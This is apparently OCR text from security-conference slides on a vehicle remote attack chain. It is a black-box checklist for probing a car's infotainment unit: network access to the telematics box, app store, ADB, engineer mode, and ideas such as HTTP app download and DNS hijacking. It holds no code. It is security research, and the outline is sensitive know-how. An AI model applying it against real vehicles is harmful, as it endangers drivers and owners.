
Match a new key?




Part IV :

A Complete vehicle security analysis case & Remote Attack chain


A Complete vehicle security analysis case



A Complete vehicle security analysis case



A Complete vehicle security analysis case



black-box test start!

find the can be touched device

IVI

IVI checklist

clicking around on the screen✅

find AP network could access TBOx✅

find app store✅

no lower version browser❌

no engineer mode❌

no ADB❌

no way install any third-party APP❌directly

http download App

dns hijack

